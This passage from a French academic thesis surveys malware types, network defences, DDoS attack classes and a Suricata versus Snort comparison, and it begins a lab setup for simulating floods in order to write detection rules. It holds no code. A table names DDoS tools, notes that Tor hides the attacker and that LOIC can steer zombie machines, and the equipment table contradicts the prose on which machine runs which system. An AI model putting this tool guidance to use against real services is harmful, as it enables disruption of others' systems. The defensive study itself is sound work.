**1.8.5-Logiciel publicitaire :** Un logiciel publicitaire diffuse de façon indésirable agressive des publicités (par exemple, dans des fenêtres contextuelles).

**1.8.6-Publicités piégées :** Les publicités piégées utilisent des publicités légitimes pour diffuser un logiciel malveillant sur la machine des utilisateurs finaux.

**1.8.7-Logiciel espion :** Un logiciel espion épie l'utilisateur final à son insu ; il collecte les identifiants, les mots de passe, historique de navigation, etc.

**1.8.8-Rançongiciel (ou Ransomware)** Les rançongiciels infectent les machines, chiffrent des fichiers et proposent la clé de déchiffrement en échange d'une rançon que doit payer la victime. Les attaques par rançongiciels ciblant les entreprises et les agences gouvernementales sont de plus en plus fréquentes. Cyptolocker, Petya et Loky partie des familles de rançongiciels les plus connues. [17]



## **1.9- Les moyens de se prémunir**

Il est très important de se prémunir contre ces attaques faciles à réaliser et pouvant provoquer de graves dégâts. Il existe plusieurs moyens, plus ou moins efficace, permettant de détecter et/ou de bloquer ces attaques.

### **1.9.1- Firewall**

Un firewall est un logiciel et/ou matériel qui surveille le trafic réseau entrant et sortant et autorise ou bloque les paquets de données en se basant sur un ensemble de règles de sécurité. Il est chargé de dresser une barrière entre votre réseau interne et le trafic entrant provenant de sources externes (comme Internet) afin de bloquer le trafic malveillant. [18]

### **1.9.2- Cryptographie**

La cryptographie est la pratique de la protection des informations par l'utilisation d'algorithmes codés, de hachages et de signatures. Ces outils comprennent des algorithmes de chiffrement symétriques et asymétriques, des algorithmes de signature numérique, des algorithmes de hachages et d'autres fonctions. [19]

### **1.9.3-VPN**

Un VPN ou réseau privé virtuel crée une connexion réseau privée entre des appareils via Internet. Les VPN servent à transmettre des données de manière sûre et anonyme sur des réseaux publics. Ils fonctionnent en masquant les adresses IP des utilisateurs et en chiffrant les données de manière à ce qu'elles soient illisibles pour toute personne non autorisée à les recevoir. [20]

### **1.9.4-Mise à jour du système**

La mise à jour est un moyen très simple à mettre en œuvre pour éviter les dénis des services applicatifs, car elle permet souvent de corriger des failles logicielles, qui peuvent être utilisées par des attaquants. Il est donc important de mettre à jours tous les logiciels des systèmes très régulièrement.

## **CHAPITRE 1- Généralité sur les réseaux et la sécurité informatique**

---

### **1.9.5- Système de détection d'intrusion(IDS)**

Un système de détection d'intrusion (IDS - Intrusion Detection System) est un outil de sécurité informatique conçu pour détecter les tentatives d'intrusion dans un réseau ou un système informatique. Son rôle principal est de surveiller en permanence le trafic réseau et de détecter les activités suspectes ou malveillantes.

Un IDS peut fonctionner selon deux principaux modèles :

#### **a- IDS basé sur les signatures**

Ce type d'IDS utilise une base de données de signatures connues d'attaques connues. Le système compare le trafic réseau avec ces signatures pour détecter des correspondances. Lorsqu'une correspondance est trouvée, une alerte est générée pour informer les administrateurs réseau.

#### **b- IDS basé sur l'anomalie**

Ce type d'IDS analyse le trafic réseau pour créer un modèle de comportement normal.

Il surveille en suite le trafic en temps réel et détecte les activités qui s'écartent de ce modèle. Les anomalies détectées peuvent être signalées aux administrateurs réseau pour une investigation plus approfondie.

Un IDS peut être déployé de manière autonome ou en combinaison avec d'autres outils de sécurité tels que les pare-feu (firewalls) et les systèmes de prévention d'intrusion (IPS - Intrusion Prévention System). Les IDS se concentrent principalement sur la détection et la notification des intrusions.

Certains IDS peuvent également utiliser des techniques avancées telles que l'analyse comportementale, l'apprentissage automatique (machine Learning) et l'intelligence artificielle (IA) pour améliorer leur capacité à détecter les intrusions et à réduire les fausses alertes.

### **1.9.6-Système de prévention d'intrusion(IPS)**

Un système de prévention d'intrusion (IPS) est un outil de sécurité informatique conçu pour détecter, bloquer et prévenir les tentatives d'intrusion dans un réseau ou un système informatique. Les IPS prennent des mesures actives pour empêcher les attaques en temps réel. Voici quelques caractéristiques et fonctionnalités clés d'un IPS :

**A-Détection d'attaques :** Un IPS utilise des méthodes de détection similaires à celles des IDS, telles que l'analyse de signatures et l'analyse comportementale, pour identifier les activités malveillantes et les attaques en cours.

## **CHAPITRE 1- Généralité sur les réseaux et la sécurité informatique**

---

**B-Blocage des attaques** : Lorsqu'une attaque est détectée, l'IPS prend des mesures actives pour bloquer le trafic associé à l'attaque. Cela peut inclure le blocage de l'adresse IP source, la désactivation des connexions suspectes, la modification des règles de pare-feu pour restreindre l'accès, etc.

**C-Prévention d'attaques connues et inconnues** : Les IPS sont capables de détecter et de bloquer les attaques connues pour lesquelles des signatures sont disponibles dans leur base de données. De plus, certains IPS utilisent des techniques avancées, telles que l'analyse heuristique et l'apprentissage automatique, pour détecter les attaques inconnues basées sur des comportements suspects.

**D-Gestion des politiques de sécurité** : Un IPS permet aux administrateurs réseau de définir des politiques de sécurité pour spécifier les types d'activités ou d'attaques à surveiller et les actions à prendre en cas de détection. Cela permet une personnalisation et une adaptation aux besoins spécifiques de l'organisation.

**E-Intégration avec d'autres outils de sécurité** : Les IPS sont souvent intégrés à d'autres dispositifs de sécurité tels que les pare-feu, les systèmes de détection d'intrusion (IDS) et les systèmes de gestion des événements et des informations de sécurité (SIEM) pour une protection globale et une réponse coordonnée aux incidents de sécurité. [21]

### **Conclusion**

Dans notre chapitre, nous avons essayé d'entreprendre une réflexion plus générale sur les risques des attaques et la sécurité informatique. La connaissance de ces risques constitue une première étape pour apprendre à les gérer.

### 2.1 Introduction

L'évolution des réseaux d'information dans le monde a fait face à des menaces réelles. Il y a un certain nombre de défis et de menaces en matière de cybersécurité que la cybersécurité doit aborder et mettre fin. Les attaques DDOS qui sont à la base des attaques DOS sont l'un des risques les plus dangereux pour la sécurité informatique. Ce chapitre présente les attaques par déni de service distribué ainsi que la liste des éléments à prendre en compte afin de s'en protéger.

### 2.2 Définition DDOS

Une attaque par déni de service vise à rendre indisponible un ou plusieurs services. Un déni de service peut consister à exploiter, par exemple, une vulnérabilité logicielle ou matérielle. L'interruption de service peut également s'effectuer en empêchant l'accès à ce service, par exemple en saturant la bande passante du réseau : on parle alors d'attaques volumétriques. Par ailleurs, une attaque peut solliciter, jusqu'à épuisement, une ou plusieurs ressources d'un service. Il peut s'agir, par exemple, de l'ouverture d'un grand nombre de nouvelles sessions TCP dans un intervalle de temps très court, ou encore d'un nombre trop important de traitements concurrents effectués par une base de données.

On parle de « déni de service distribué » lorsque l'attaque fait intervenir un réseau de machines (souvent compromises) afin d'interrompre le ou les services visés. [22]

### 2.3 Comment fonctionnent les attaques DDoS

Lors d'une attaque DDoS, plusieurs ordinateurs prennent d'assaut un ordinateur lors d'une attaque, repoussant les utilisateurs légitimes. Par conséquent, le service peut être retardé ou autrement interrompu pendant un certain temps.

Les attaques DDoS peuvent exploiter les failles de sécurité et cibler n'importe quel terminal accessible publiquement via Internet.

Les attaques DDOS peuvent durer des heures, voire des jours. Ces cyberattaques peuvent également provoquer de multiples perturbations tout au long d'une attaque unique.

### 2.4 Les type d'attaques DDOS

Pour mieux comprendre comment stopper une attaque DDoS, on doit tout d'abord en saisir les différents types. Les attaques DDoS sont classées dans trois grandes catégories en fonction de leur cible :

#### 2.4.1 Attaques basées sur le volume :

Comme leur nom l'indique, ce type d'attaques DDoS compte sur le volume. Les attaques DDoS basées sur le volume sont aussi très justement appelées « inondations ». Il s'agit du type le plus basique, et la définition même d'une attaque DDoS.

#### 2.4.2 Attaques de protocole :

Ce type d'attaque DDoS envoie des vagues de bots à des protocoles spécifiques comme par exemple les répartiteurs de web, pare-feu ou serveurs web eux-mêmes constituant la ressource réseau qu'il tente de détruire.

#### 2.4.3 Attaques d'application :

Considérées comme étant les types d'attaques DDoS les plus sérieuses et sophistiquées, ces attaques ciblent les applications web en exploitant les vulnérabilités qu'elles comportent. Aussi appelées « Attaques couche 7 », ces attaques demandent beaucoup moins de force car elles ciblent les faiblesses au sein des serveurs ciblés. Beaucoup moins de trafic web est nécessaire pour monopoliser les processus et protocoles sur ces points faibles, ce qui rend aussi l'attaque bien plus difficile à détecter en raison du faible volume de trafic généré qui semble légitime.

Les attaques DDoS les plus fréquemment utilisées dérivent des trois grandes catégories ci-dessus :

#### 1. Inondation UDP

Dans cette attaque l'auteur envoie à la cible des paquets UDP contenant de fausses informations, la ressource réseau est incapable de faire correspondre le paquet UDP avec les applications associées correctes et renvoie un message d'erreur. Répétez cette procédure suffisamment de fois et le système peut devenir surchargé, et ne plus réagir.

#### 2. Inondation DNS Flood

Une inondation de requêtes DNS utilise un réseau de clients pour cibler un seul serveur avec une multitude de requêtes valides. Par conséquent il est difficile pour un serveur DNS de faire la distinction entre une inondation de requêtes DNS et un trafic normal mais élevé.

### 3. Inondation SYN

Dans la connexion TCP, la connexion est établie avant la transmission des données. C'est ce qu'on appelle l'établissement de liaison à trois voies TCP.

Le client doit envoyer un message SYN au serveur, puis le serveur le reconnaîtra en envoyant un message SYN-ACK au client et le client doit envoyer un message ACK au serveur et la connexion est établie.

Cependant, la poignée de main TCP à trois voies normales se transformera en une inondation TCP SYN lorsque l'attaquant envoie des paquets SYN répétés à un port aléatoire sur le serveur ciblé. Une inondation SYN stoppe la poignée de mains à trois voies dès la première étape. Un attaquant soit envoie de multiples requêtes SYN depuis de fausses adresses IP, soit ne répond pas à la réponse SYN-ACK de la cible. Le système ciblé continue d'attendre la réponse ACK, pour chaque requête.

### 4. Inondation HTTP

Une inondation HTTP est réalisée en envoyant un grand nombre de requêtes HTTP POST ou GET pour surcharger l'application web ou le serveur.

Cette méthode utilise moins de bande passante pour son exécution, mais peut pousser les serveurs au maximum de leurs ressources.

Il existe deux variétés d'attaques HTTP flood :

#### A- HTTP GET :

Dans cette forme d'attaque, plusieurs requêtes GET sont envoyées au serveur cible dans le but de le rendre inaccessible pour les utilisateurs légitimes.

#### B- HTTP POST :

La requête HTTP POST est utilisée pour envoyer un formulaire à un site Web, le serveur doit traiter la demande entrante et transmettre les données à une couche de persistance, généralement une base de données. Cette attaque est réalisée en envoyant un grand nombre de requêtes POST directement au serveur cible jusqu'à ce que sa capacité soit saturée et qu'un déni de service se produise.

### 5. Inondation ICMP (Ping)

Un « Ping » envoie un petit paquet d'informations sur la ressource réseau cible (par exemple un site web) et cette ressource envoie un paquet de taille identique d'informations en retour.

Une inondation Ping est simplement un déluge de requêtes Ping, au point que la bande passante du réseau du système ciblé se bloque en tentant de répondre à chaque requête.

Une autre attaque DDoS qui utilise le Ping est le Ping of Death qui, au lieu d'utiliser de gros volumes de paquets de taille similaire, contourne les mesures de sécurité et envoie des paquets de données de taille trop importante ou malformés pour surcharger le système ciblé. [23]

### CONCLUSION

Comme nous l'avons vu dans ce chapitre, les attaques DoS distribuées sont une véritable menace qu'il ne faut pas sous-estimer la puissance. Pour se protéger contre ces attaques, il est recommandé de mettre en place des solutions de détection et de mitigation des attaques DDoS, telles que les pare-feu avec des fonctionnalités anti-DDoS, les systèmes de détection d'intrusion (IDS), les systèmes de prévention d'intrusion (IPS).

### 3.1 Introduction

Les attaques par déni de service distribué (Distributed Denial of Service ou DDoS) sont aujourd'hui plus fréquentes, notamment du fait de la relative simplicité de leur mise en œuvre, et de leur efficacité contre une cible non préparée.

Pour cette raison, il est nécessaire d'anticiper cette menace, et de prendre un certain nombre de mesures techniques et organisationnelles afin d'y faire face.

Dans ce chapitre, pour chaque attaque nous allons entamer trois volets d'abord on va simuler des attaques ddos (UDP flood, ICMP flood, http flood, TCP flood et DNS flood) en utilisant différents outils de simulation d'attaques afin d'extraire les signatures possibles de chaque attaque ; en deuxième étape on va établir les règles de détection de ces attaques.



### 3.2 Environnement

#### 3.2.1 HACKER

KALI Linux est une distribution spécialisée dans la sécurité de l'information et les tests de pénétration. La plupart de ces outils de simulations d'attaques ont été conçus pour linux. C'est la raison pour laquelle nous avons opté pour kali linux comme environnement de l'hacker.

#### 3.2.2 LA VICTIME

Tous les systèmes d'exploitation se valent plus ou moins en termes de sécurité, seulement Windows est beaucoup plus attaqué que les autres OS - notamment car le plus utilisé au monde. C'est la raison pour laquelle nous avons choisi WINDOWS 10 comme environnement pour la victime.

Fiche technique	HACKER	VICTIME
<b>Fonction</b>		
<b>Processeur</b>	Intel(R) Celeron(R) CPU N3060 @ 1.60GHz 1.60 GHz	Intel(R) Core(TM) i3-2328M CPU @ 2.20GHz 2.20 GHz
<b>RAM</b>	2,00Go	4,00Go
<b>Système d'exploitation</b>	Windows10 / 64bits	KaliLinux 64 bits
<b>Carte réseau local</b>	RealtekPCIeFEFamily Controller	EthernetController

**Tableau 3.1- Caractéristiques des équipements**



### 3.3- Les outils d'attaques DDOS

Outils d'attaque DDoS	À propos de l'attaque	Verdict
<b>Marteau de Tor</b>	Serveur Apache et IIS	L'exécution de l'outil via le réseau Tor aura un avantage supplémentaire car il cache votre identité.
<b>Slowloris</b>	Envoyer le trafic HTTP autorisé au serveur	Comme il effectue l'attaque à un rythme lent, le trafic peut être facilement détecté comme anormal et peut être bloqué. sa mise en œuvre nécessite une bande passante minimale et n'affecte que le serveur Web du serveur cible, sans presque aucun effet secondaire sur les autres services et ports
<b>LOIC</b>	Requêtes UDP, TCP et HTTP au serveur	Le mode HIVE MIND vous permettra de contrôler les systèmes LOIC à distance. Avec l'aide de cela, vous pouvez contrôler d'autres ordinateurs dans le réseau Zombie.
<b>HPING3</b>	envoyer des paquets TCP / IP, UDP, ICMP, SYN.	Cet outil est créé à des fins de test.
<b>XOIC</b>	Attaque DoS avec message TCP ou HTTP ou UDP ou ICMP	Les attaques effectuées à l'aide de XOIC peuvent être facilement détectées et bloquées
<b>XERXES</b>	Attaque dos avec message tcp	Il offre la capacité de lancer plusieurs attaques indépendantes contre plusieurs sites cibles sans nécessairement nécessiter un botnet.

Tableau 3-2 Tableau comparatif entre les outils d'attaques DDoS [24]

## 3.4-Les logiciel à utiliser

### 3.4.1 Wireshark

Wireshark est un analyseur de protocole réseau ou une application qui capture les paquets d'une connexion réseau. Le paquet est le nom donné à une unité discrète de données dans un réseau Ethernet typique.

#### A- Présentation de l'interface Wireshark

Wireshark est le renifleur de paquets le plus utilisé au monde. Comme tout autre renifleur de paquets, Wireshark fait trois choses :

**A.1 Capture de paquets :** Wireshark écoute une connexion réseau en temps réel, puis saisit des flux entiers de trafic.

**A.2 Filtrage :** il est capable de trancher et de découper toutes ces données aléatoires en direct à l'aide de filtres. En appliquant un filtre, vous pouvez obtenir uniquement les informations dont vous avez besoin.

**A.3 Visualisation :** Il permet de visualiser des conversations entières et des flux réseau. [25]




Figure3.1-Capture du paquet.

### B- Liste des paquets capturés

L'ensemble des paquets capturés est divisé en 7 zones :

(1) Numéro du paquet.

(2) Temps.

(3) Adresse IP source.

(4) Adresse IP destination.

(5) Protocole.

(6) Longueur du paquet.

(7) Information sur le paquet

No.	Time	Source	Destination	Protocol	Length	Info
1814	4.407026	40.90.190.179	192.168.1.7	TLSv1	130	Application Data
1814	4.447735	192.168.1.7	40.90.190.179	TCP	44	776 → 443 [ACK] Seq=130 Ack=376 Win=254 Len=0
1815	5.399390	192.168.1.7	157.240.195.1	TLSv1	130	Application Data
1815	5.441555	157.240.195.17	192.168.1.7	TCP	44	83 → 49021 [ACK] Seq=2479 Ack=752 Win=251 Len=0
1815	5.490107	157.240.195.17	192.168.1.7	TLSv1	130	Application Data
1815	5.530324	192.168.1.7	157.240.195.1	TCP	44	821 → 443 [ACK] Seq=752 Ack=2514 Win=253 Len=0
1815	7.407753	192.168.1.7	172.217.171.2	GQIIC	130	Load (Encrypted), PKI: 19, CID: 13934123001265514583
1815	7.501750	172.217.171.238	192.168.1.7	GQIIC	130	Load (Encrypted), PKI: 21
1815	7.503070	172.217.171.238	192.168.1.7	GQIIC	130	Load (Encrypted), PKI: 22
1815	7.503752	192.168.1.7	172.217.171.2	GQIIC	130	Load (Encrypted), PKI: 20, CID: 13934123001265514583

**Figure 3.2- Liste des paquets capturés**

### 3.4.2 Les systèmes de détection et de prévention d'intrusions

Les systèmes de détection et de prévention d'intrusion jouent un rôle crucial dans la protection de l'infrastructure réseau, des données critiques et des ressources d'une organisation contre les cyberattaques.

Le choix entre Suricata et Snort est une discussion en cours parmi les professionnels de la cybersécurité. Ces outils open source offrent tous deux des fonctionnalités avancées pour surveiller et protéger les réseaux contre les menaces potentielles. Dans ce qui suit, nous fournirons une comparaison approfondie de Suricata et Snort, en évaluant leurs caractéristiques, fonctionnalités, performances, évolutivité, facilité d'utilisation, configuration et support communautaire.

#### Que sont Suricata et Snort?

Examinons de haut niveau les deux outils que nous comparons leurs attributs et fonctionnalités uniques.

#### A-Suricata

Suricata est un système de détection d'intrusion réseau (NIDS) open source développé par l'Open Information Security Foundation (OISF). Suricata peut être utilisé comme système de prévention des intrusions (IPS) et moteur de surveillance de la sécurité du réseau, bien que cela dépende en grande partie de son déploiement au sein de votre réseau. S'il est basé sur l'hôte ou passif, il ne fonctionne qu'en tant qu'IDS, alors qu'être déployé en tant que solution active en ligne lui permet d'ajouter un utilitaire IPS. Il est connu pour son architecture multithread hautes performances et sa concentration sur la fourniture de capacités avancées de détection et de prévention des intrusions.

Suricata fonctionne en analysant le trafic réseau, en appliquant des règles prédéfinies pour identifier les activités malveillantes et en alertant les administrateurs des menaces potentielles. Ce qui distingue Suricata des autres NIDS est son architecture multithread, qui lui permet de traiter efficacement plusieurs tâches simultanément. Cela se traduit par un traitement plus rapide des paquets et des performances supérieures par rapport aux systèmes à un seul thread.

### **B-Snort**

Snort est un système de détection d'intrusion réseau (NIDS) open source populaire, créé par Martin Roesch et maintenu par Cisco Systems. Snort est sur le marché depuis près d'une décennie de plus et bénéficie d'une compatibilité étendue avec divers appareils, systèmes d'exploitation et outils tiers. Son objectif principal est la détection basée sur des règles et l'analyse de protocole.

Snort fonctionne en surveillant le trafic réseau et en appliquant des règles prédéfinies pour détecter les activités malveillantes, générant des alertes pour que les administrateurs prennent les mesures appropriées. La force de Snort réside dans son vaste ensemble de règles, qui peuvent être personnalisées pour répondre aux besoins de sécurité spécifiques d'une organisation. Cette adaptabilité permet à Snort d'exceller dans divers environnements, offrant une protection sur mesure contre un large éventail de menaces.

### **3.4.3-comparaison entre snort et suricata**

#### **A- Caractéristiques et fonctionnalités**

Lorsque l'on compare Suricata et Snort, il est important d'examiner les fonctionnalités clés qu'un IDS devrait avoir pour déterminer leur efficacité et leur adéquation à différents environnements. Ici, nous allons plonger dans ces fonctionnalités de base pour les deux outils, en soulignant leurs similitudes et leurs différences.

<b>SURICATE</b>	<b>SNORT</b>
L'architecture multithread permet un traitement efficace de plusieurs tâches	Architecture monothread
Suricata-Update pour la gestion et la mise à jour des ensembles de règles	Compatibilité plus large avec les appareils, les systèmes d'exploitation et les outils tiers
Capacités avancées de détection et de prévention des intrusions	Concentrez-vous sur la détection basée sur des règles et l'analyse de protocole

Meilleures performances dans les environnements à fort trafic	Meilleures performances dans les environnements aux ressources limitées
Prend en charge les modes en ligne et passif	Prend en charge les modes en ligne et passif

**Tableau 3.3- Caractéristiques et fonctionnalités**

Cependant, le vaste ensemble de règles, les options de personnalisation et la large compatibilité de Snort en font un concurrent sérieux. Le choix entre Suricata et Snort dépend en fin de compte de vos besoins spécifiques, de votre environnement réseau et de vos exigences de performances.

### **B- Performances et évolutivité**

La prochaine comparaison entre Suricata et Snort examinera leurs performances et leur évolutivité pour déterminer quel NIDS convient à différents environnements et contraintes de ressources. Ici, nous discuterons de la vitesse, de l'utilisation de la mémoire et de la précision de Suricata et de Snort.

<b>SURICATA</b>	<b>SNORT</b>
L'utilisation efficace des ressources permet une meilleure gestion des volumes de trafic importants	L'utilisation réduite des ressources le rend adapté aux environnements aux ressources limitées
L'architecture multithread offre des performances améliorées	L'architecture à thread unique peut présenter des limitations de performances dans les environnements à fort trafic
Évolutif en raison de son utilisation efficace des ressources et des capacités de gestion du trafic	Peut être moins évolutif en comparaison, en particulier dans les environnements à fort trafic

**Tableau 3.4- Performances et évolutivité**

En résumé, l'architecture multithread de Suricata et l'utilisation efficace des ressources le rendent plus évolutif et adapté aux environnements à fort trafic. Cependant, la faible utilisation de la mémoire de Snort en fait un meilleur choix pour les environnements aux ressources limitées. Le choix entre Suricata et Snort dépend des besoins spécifiques d'une organisation, de l'environnement réseau et des contraintes de ressources.

### **C- Facilité d'utilisation et de configuration**

Ensuite, nous examinerons la facilité d'utilisation et de configuration, car ces facteurs peuvent avoir un impact significatif sur le temps et les efforts nécessaires pour déployer et gérer une solution NIDS.

Dans cette section, nous discuterons des aspects d'installation, de configuration et de gestion des règles de Suricata et de Snort, en soulignant leurs différences et leurs avantages.

<b>SURICATA</b>	<b>SNORT</b>
Pas d'interface Web intégrée (tierce partie disponible)	Pas d'interface Web intégrée (tierce partie disponible)
La configuration basée sur YAML simplifie l'installation	Méthodes de configuration traditionnelles
Suricata-Update pour une gestion simplifiée des règles	Gestion manuelle des règles et mises à jour
Configuration plus facile grâce à l'interface Web et à la configuration YAML	Peut nécessiter plus d'efforts de personnalisation et de configuration

**Tableau 3.5- Facilité d'utilisation et de configuration**

Suricata offre une approche plus conviviale de l'installation, de la configuration et de la gestion des règles, qui peut profiter aux utilisateurs ayant une expérience limitée ou des contraintes de temps. Snort, bien que potentiellement plus difficile à configurer, offre de plus grandes options de personnalisation et s'appuie sur une documentation complète et un support communautaire. En fin de compte, le choix entre Suricata et Snort dépendra des exigences uniques d'une organisation, des ressources et du niveau d'expertise de ses administrateurs.

### **D- Communauté et assistance**

La prise en compte du niveau de communauté et de support disponible pour chaque NIDS est cruciale pour tout outil open source, car cela peut avoir un impact sur la facilité de déploiement, de configuration et de maintenance continue. Dans cette section, nous comparerons la documentation, les forums, les intégrations tierces et la fréquence de mise à jour de Suricata et Snort.

<b>SURICATA</b>	<b>SNORT</b>
Soutien communautaire actif	Soutien communautaire actif
Documentation complète	Documentation complète
Développement actif, entraînant des mises à jour et des améliorations fréquentes	Une plus large gamme d'intégrations tierces en raison de sa présence plus longue sur le marché
Open Information Security Foundation (OISF) en tant que principale organisation de développement	Maintenu par Cisco Systems

**Tableau 3.6- Communauté et assistance**

Suricata et Snort offrent tous deux un support communautaire solide, avec une documentation complète, des forums actifs et une gamme d'intégrations tierces. L'histoire plus longue de Snort fournit un écosystème d'intégrations plus étendu, tandis que Suricata bénéficie de mises à jour et d'améliorations fréquentes en raison de son développement actif. Le choix entre Suricata et Snort dépendra des besoins spécifiques d'une organisation, de ses préférences et de la valeur qu'elle accorde au support communautaire, à la documentation et aux intégrations tierces.

### **E- Coût**

Comme pour les autres mesures, le coût est un facteur important à considérer. Les deux outils sont open-source, ce qui signifie qu'ils sont disponibles gratuitement. Cependant, des coûts supplémentaires peuvent être associés à l'assistance, à la formation et à d'autres ressources.

FACTEUR DE	SURICATA	SNORT
Licence	Open source	Open source
Options d'assistance	Communauté (Gratuit)	Communauté (Gratuit) Payant-Personnel 30 \$/an- Professionnel à partir de 300 \$/an
Ressources de formation	Gratuit Payé (à partir d'environ 2 000 \$ de Suricata)	Gratuit

Outils tiers	Gratuit Payant (exemple : Elastic à partir de 95 \$/mois)	Gratuit Payé (règles Talos)-Personnel 30 \$/an- Professionnel à partir de 400 \$/an
Exigences matérielles	Varie selon l'échelle	Varie selon l'échelle

**Tableau 3.7- Coût**

### 3.4.4-Pourquoi Choisir SURICATA :

L'architecture multithread de Suricata et l'utilisation efficace des ressources ainsi la facilité de son installation et configuration bien que ces capacités avancées de détection et de prévention des intrusions. Cette polyvalence rend Suricata adapté à divers cas d'utilisation de la sécurité réseau, en fonction des exigences spécifiques de l'organisation.

#### A-Fonctionnalité de Suricata

- Détection des menaces : Suricata utilise des règles de détection pour identifier les modèles de trafic correspondant à des attaques connues.
- Configuration des interfaces réseau : Suricata doit être configuré pour la surveillance des cartes réseau appropriées
- Inspection du contenu : Suricata peut effectuer une inspection approfondie du contenu des paquets. Il peut détecter les signatures spécifiques de malwares.
- Analyse comportementale : Suricata peut également effectuer une analyse comportementale du trafic réseau pour détecter les activités anormales ou suspectes.
- Surveillance en temps réel le trafic réseau et génère des alertes lorsqu'il détecte des activités suspectes ou malveillantes. Il peut également enregistrer les journaux détaillés pour une analyse ultérieure.
- Support de l'IPv6 : Suricata prend en charge l'inspection et la détection des menaces sur les réseaux IPv6, en plus de l'IPv4.
- Intégration avec d'autres outils de sécurité pour une meilleure visibilité et une réponse plus rapide aux incidents.
- Suricata est conçu pour offrir des performances élevées et une faible latence, ce qui lui permet de surveiller et de traiter un volume élevé de trafic réseau.



### B-Fonctionnement du Suricata

- Capture du trafic réseau sur les interfaces spécifiées.
- Il inspecte les en-têtes des paquets.
- Suricata compare les paquets capturés aux règles de détection pour trouver des correspondances.
- Lorsqu'une correspondance est trouvée, Suricata génère des alertes pour signaler les activités suspectes ou malveillantes
- il peut être configuré pour bloquer le trafic suspect, la mise en liste noire d'adresses IP ou d'autres mesures préventives.

### C- Les règles Suricata

Ces règles définissent les conditions et les actions à prendre lorsqu'une correspondance est trouvée. Voici un aperçu des éléments clés des règles de Suricata :

- **En-tête de règle** : Chaque règle commence par un en-tête qui spécifie le type de règle, des informations sur la version, l'auteur, la description, etc.
- **Options** : Les options sont utilisées pour spécifier les conditions à vérifier lors de l'analyse des paquets. Certaines options couramment utilisées comprennent :
  - **Signature** : Spécifie la signature ou le motif à rechercher dans le trafic réseau.
  - **Protocole** : Indique le protocole réseau à surveiller (TCP, UDP, ICMP, etc.).
  - **Adresses IP et ports** : Définit les @ IP source et destination, et les ports associés.
  - **Contenu** : Recherche un contenu spécifique dans le trafic réseau.
  - **Négation** : spécifie les conditions de négation, où la règle ne doit pas correspondre à certaines caractéristiques du trafic.
  - **Référence** : Fournit des références à des sources externes pour plus d'informations sur la signature ou la vulnérabilité détectée.
- **Actions** : Les actions définissent les mesures à prendre lorsqu'une correspondance est trouvée.

Cela peut inclure :

- **Alert**: Génère une alerte signalant la détection d'une activité malveillante.
- **Drop** : Bloque le trafic correspondant à la règle.
- **Reject** : Rejette le trafic correspondant et envoie une réponse au client.
- **Log** : Enregistre des informations détaillées sur l'activité détectée dans les journaux.
- **Pass** : Ignore la règle et laisse le trafic passer sans générer d'alerte.[28]

### 3.5- Simulation




Figure3.3-Schéma de travail.

- Adresse IP Hacker sous Kali Linux : 192.168.0.12.
- Adresse IP victime : 192.168.0.13.

#### 3.5.1 Ping

